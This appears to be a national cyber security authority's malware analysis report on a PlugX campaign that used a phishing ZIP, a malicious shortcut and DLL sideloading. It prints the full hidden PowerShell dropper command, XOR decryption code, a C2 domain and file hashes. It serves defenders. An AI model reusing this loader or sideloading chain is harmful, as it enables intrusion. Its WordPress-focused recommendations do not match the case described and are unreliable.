REPUBLIC OF ALBANIA
NATIONAL CYBER SECURITY AUTHORITY
CYBER SECURITY ANALYSIS DIRECTORATE

Technical analysis

PlugX malware

Version: 1.0
Date: 27/04/2026

"Papa John Paul II" Street no. 3, Tirana;
Website: www.aksk.gov.al E-mail: info@aksk.gov.al
Tel./Fax: 04 2221 039

CONTENT

This report has limitations and should be interpreted with caution!

Some of these restrictions include:

First phase:
Sources of information: This report is based on the information available at the time of its preparation. However, certain aspects may differ from actual developments.

Second phase:
Analysis details: Due to resource limitations, certain aspects of the malicious file may not have been analyzed in depth. Any additional or previously unknown information may be reflected in updates to this report.

Third phase:
Information Security: To protect sources and confidential information, certain details may be redacted or omitted from the report. This decision has been made to preserve the integrity and security of the data used.

AKSK reserves the right to change, update, or amend any part of this report without prior notice.


This report is not a final document.
The findings presented are based on the information available at the time of the investigation and analysis. No guarantees are made regarding potential changes or updates to the information in the future. The authors of this report assume no liability for any misuse or for decisions made based on its content.

Technical Information

In mid-March 2026, TA416 was observed by *Proofpoint* conducting several campaigns targeting government and diplomatic entities in the Middle East. Historically, this region has not been a regular target for TA416, and this expansion of targeting was most likely driven by the outbreak of war in Iran.
One of the campaigns, carried out on March 16, 2026, used a compromised account of the Syrian Ministry of Foreign Affairs and Emigrants to send a phishing email about energy infrastructure in Iran. This email was sent to a wide range of embassies located in several Middle Eastern countries.

File analysis

File ***Energy_Infrastructure_Situation_Note _Tehran_Province_2026.zip*** *is a* **.zip** file which has a size of 1,477 KB. What is evident is that after extracting this file, a shortcut file named **Energy_Infrastructure_Situation_Note _Tehran_Province_2026.lnk appears** which contains a pdf file icon.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	50	4B	03	04	14	00	00	08	08	00	6C	85	70	5C	0C	EA	PK.....l…p\.ê
00000010	54	E7	BF	02	00	00	8C	08	00	00	3E	00	00	00	45	6E	[illegible]
00000020	65	72	67	79	5F	49	6E	66	72	61	73	74	72	75	63	74	ergy_Infrastruct
00000030	75	72	65	5F	53	69	74	75	61	74	69	6F	6E	5F	4E	6F	ure_Situation_No
00000040	74	65	20	5F	54	65	68	72	61	6E	5F	50	72	6F	76	69	te _Tehran_Provi
00000050	6E	63	65	5F	32	30	32	36	2E	6C	6E	6B	ED	94	DF	4E	nce_2026.lnkí"ßN
00000060	13	41	14	C6	3F	21	D1	6B	13	AE	4D	43	4C	0A	22	9B	.A.Æ?!Ñk.®MCL."›
00000070	96	3F	22	36	5C	68	A5	16	6C	68	43	89	44	59	42	FA	[illegible]
00000080	67	A1	85	A5	AD	5D	6C	A9	4F	E3	A3	F8	30	5E	FA	08	g¡…¥.]l©Oã£ø0^ú.
00000090	5E	F8	9B	D3	42	A0	2C	C8	A5	26	EE	64	77	CE	9C	99	^ø›ÓB ,È¥&îdwÎœ™
000000A0	F3	7D	67	BF	39	33	05	49	0F	A6	26	E4	9E	EF	F6	55	ó}g¿93.I.¦&äžïöU
000000B0	EE	C7	84	1E	EA	8E	E7	D7	CF	C7	D6	3F	1A	F3	4F	AA	îÇ„.êŽç×ÏÇÖ?.óOª
000000C0	A3	BA	0E	D5	9D	98	57	5F	89	7B	B5	FC	A5	35	AD	0C	£°.Õ.˜W_‰{µü¥5..
000000D0	2D	A1	A7	AA	81	F3	05	9C	9A	DA	3A	C3	4A	68	8D	77	-¡§ª.ó.œšÚ:ÃJh.w
000000E0	46	A1	22	FA	79	95	54	B1	75	79	E6	4F	15	98	6F	7B	F¡"úy•T±uyæO.˜o{
000000F0	D4	37	D5	A2	7F	A6	A4	D6	B1	02	75	75	A4	81	0E	B4	Ô7Õ¢.¦¤Ö±.uu¤..´
00000100	C1	88	CC	88	8C	C0	EC	82	5A	33	EC	2E	6B	0E	54	26	Á^Ì^ŒÀì‚Z3ì.k.T&
00000110	CE	8D	2A	7C	9B	A0	B6	F0	6D	19	BB	43	3D	D0	0E	7D	Î.*| › ¶ðm.»C=Ð.}
00000120	C3	A2	DD	4C	09	AB	AD	9E	71	D5	2C	7E	41	29	DE	17	Ã¢ÝL.«.žqÕ,~A)Þ.

Figure 1Zip file

It is evident that the difference between the *zip file* and the *.lnk file* is quite large, which makes us suspect that the *.lnk file* can initiate the download stage of another file or can use the re-reading of the zip file at a specific offset to read the payload of the malicious file. In themselves, lnk files usually have in their characteristics the target command to be executed specified.

In our case, what is evident is that we are dealing with a *powershell command* which executes several instructions.




Figure 2Hidden PowerShell command

"C:\Windows\System32\WindowsPowerShell\v1.0\powershell [.]exe" -w H ";; $cpufcotu = (ls -Pa $Home -Re -in *'Energy_Infrastructure_Situation_Note _Tehran_Province_2026'.zip).fullname;$bbbxcti = [System.IO.File]::OpenRead($cpufcotu); ;$hwgccxmzh = New-Object byte[] $bbbxcti.Length;$bbbxcti.Read($hwgccxmzh, 0, $hwgccxmzh.Length);$bbbxcti.Close();$yyjsvord=795;; ;;;;$oeqjdpk='wRi'+'tEAl'+'L'+'bYt'+'Es';[SysTem.IO.FIle]::$oeqjdpk($Env:LocalAppdata+'\\npbhwucj.lv', $hwgccxmzh[$yyjsvord..($yyjsvord+1511424-1)]);taR -xvf $Env:LocalAppdata\npbhwucj.lv -C $Env:LocalAppdata;Sleep -Seconds 5;;powershell $Env:LocalAppdata\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe;

The hidden command as above indicates that it is a typical loader/dropper.
If we analyze it line by line, we notice that:
Start PowerShell hidden with the parameters **-w H**

1. It looks for the zip file specifically the file from which the initial extraction occurs.

$cpufcotu = (ls -Pa $Home -Re -in *'Energy_Infrastructure_Situation_Note _Tehran_Province_2026'.zip).fullname

2. Reads the entire zip file into memory as a byte array

   $bbbxcti = [System.IO.File]::OpenRead($cpufcotu)
   $hwgccxmzh = New-Object byte[] $bbbxcti.Length$bbbxcti.Read($hwgccxmzh, 0, $hwgccxmzh.Length)$bbbxcti.Close()

3. Reads hidden payload from inside ZIP

   $yyjsvord=795
   [System.IO.File]::WriteAllBytes("$env:LOCALAPPDATA\npbhwucj.lv",$hwgccxmzh[795..(795+1511424-1)])
   Starts at byte 795
   Get 1,511,424 bytes
   Save as new file **C:\Users\<user>\AppData\Local\npbhwucj.lv**

4. Then extract the payload
   tar -xvf $Env:LocalAppdata\npbhwucj.lv -C $Env:LocalAppdata

5. Executes final payload
   powershell $Env:LocalAppdata\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\ErsChk.exe

We can safely perform this process without executing it. So we follow the same logic as the malicious file itself.

```
PS C:\Users\flare> tar -xvf "$env:LOCALAPPDATA\npbhwucj.lv" -C $extractPath
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/Eraser.dat
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/Eraser.dll
x 1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K/ErsChk.exe
```

Figure 3Extracting the final file

The ErsChk.exe file is a legitimate file, so it does not contain any malicious elements. The technique used in this case is **DLL - SideLoading.** The ErsChk.exe application is programmed to read a **dll** named Eraser.dll but it is used by malicious actors to read the dll created by them, namely **Eraser.dll** custom. While the Eraser.dat file is a payload which is used by **Eraser.dll**

Analysis of the Eraser.dll file

Dynamic link library file compiled in low level language which starts with **the eraserInit() function.**

This is the entry / init routine of the malicious file. The code shows massive obfuscation (anti-analysis).

iVar2 = FUN_10001643(0x7040ee75);

pcVar3 = (code *)FUN_10001715(iVar2,0x13b8a163);

does not use API names directly with the aim of avoiding AV detection





Figure 4Init Function

The part we are interested in is the XOR routine that is executed in the for loop.

for (iVar2 = -0x16; iVar2 != 0; iVar2 = iVar2 + 2) {
*(ushort *)((int)auStack_676 + iVar2) = *(ushort *)(&UNK_10053b9a + iVar2) ^ 0xf4;
}


Since this file uses a very low-level API, we need to debug where eraser.dat is called from since it is not hardcoded in the application.



```
EAX   0019F940
EBX   0019F978
ECX   D003E870
EDX   00000000
EBP   0019F94C      &"Äù\x19"
ESP   0019F8E4
ESI   007A0BD0      L"C:\\Users\\flare\\Desktop\\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\\Eraser.dll"
EDI   00000000

EIP   77512DB0      <ntdll.NtOpenFile>

EFLAGS    00000300
ZF 0   PF 0   AF 0
OF 0   SF 0   DF 0
CF 0   TF 1   IF 1

LastError  00000002 (ERROR_FILE_NOT_FOUND)
LastStatus C0000034 (STATUS_OBJECT_NAME_NOT_FOUND)

GS 002B  FS 0053
ES 002B  DS 002B
CS 0023  SS 002B
```

Figure 5reading dll using ntdll openfile

First, we follow through dynamic analysis to see if the Eraser.dat file is called during the execution of **Eraser.dll** and it differs from the Result success where Eraser.dat is read.



Time o...	Process Name	PID	Operation	Path	Result	Detail
0:55:19...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dll	SUCCESS	Desired Access: R...
0:55:19...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dll	SUCCESS	Desired Access: R...
0:55:19...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dll	SUCCESS	Desired Access: R...
0:55:19...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dat	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser	NAME COLLISION	Desired Access: R...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser	SUCCESS	Desired Access: W...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser	SUCCESS	Desired Access: W...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dll	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
10:55:20.8349911 AM	xe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dll	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\flare\Desktop\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\Eraser.dat	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	ACCESS DENIED	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\Eraser.dat	SUCCESS	Desired Access: G...
0:55:20...	ErsChk.exe	8316	CreateFile	C:\Users\Public\Eraser\ErsChk.exe	SUCCESS	Desired Access: R...

Figure 6Eraser.dat success

If we analyze the **Eraser.dat header,** we see a high repetition of the values 9E 9E 9E 9E 9E ... this is typical for:

XOR / encoded blob
or memory padding after partial decryption
During the debug, a pdf file was also identified. This is so that when accessing the link, the pdf file, which itself does not contain malicious code, can be opened.

Figure 7Tehran_Province_2026.pdf

It seems that the dll is also looking for another file named **taskkill** inside the malicious file's folder. %LOCALAPPDATA%\1HFJAOT7-21WC-0KRF-50GV-JW8KN1HPZC9K\taskkill.*




Figure 8Searching for the taskkill file

If we set a breakpoint in kernel32. CreateThread this will help us find the thread where it will start and where it was extracted from, starting at address **02CF1290.**




Figure 9Payload decryption stage

So the main role of this dll is to decrypt Eraser.dat for injecting the final malicious file which from dynamic analysis again communicates with the C2 domain **coastallasercompany[.]com**




Figure 10C&C

Indicators of Compromise

4B433D3C0C75957DF1994AB41B472B1C0BF84F4013A795F3BB563081D2FCF35F	**npbhwucj.lv**

A95E3857E2F32C2A9C23ACCADEBC1AD6AABF73FED9D63C792D69122D9EC6726D	**Energy_Infrastructure_Situation_Note_Tehran_Province_2026.lnk**
C5267FEFAAC1764EBA5F42681EB216F146B7D18FCBF546275D33E70CB36FDFBA	**Eraser.dat**
3021F4D365A641722748C5E60D983A080DB17BEF8F0A1DBE624FFE63CD544CC1	**Eraser.dll**
coastallasercompany[.]com	**domain**

RECOMMENDATIONS

The National Cyber Security Authority recommends:

- Immediate blocking of the Indicators of Compromise, mentioned above, on your protective devices.
- Check the css.js file for hidden code.
- Checking the WordPress management panel for suspicious activity.
- Checking and updating plugins installed in WordPress.
- Installing official plugins.
- Continuous analysis of logs coming from SIEM (Security Information and Event Management).
- Installing network perimeter devices that perform deep traffic analysis based not only on access list rules but also on its behavior (NextGen Firewalls).
- Verifying upload forms and setting up a Sandbox for analyzing files uploaded to it.
- Verifying the status of the database where the website is installed.
- Applying traffic filters in the case of remote access to hosts (employees/third parties/customers).
- Implementing a solution that filters, monitors, and blocks malicious traffic between Web applications and the internet, Web Application Firewall (WAF).
- Performing traffic analysis at the "behavior" level for end devices, applying EDR, XDR solutions. This brings the analysis of malicious files not only at the *signature level* but also at the *behavior level.*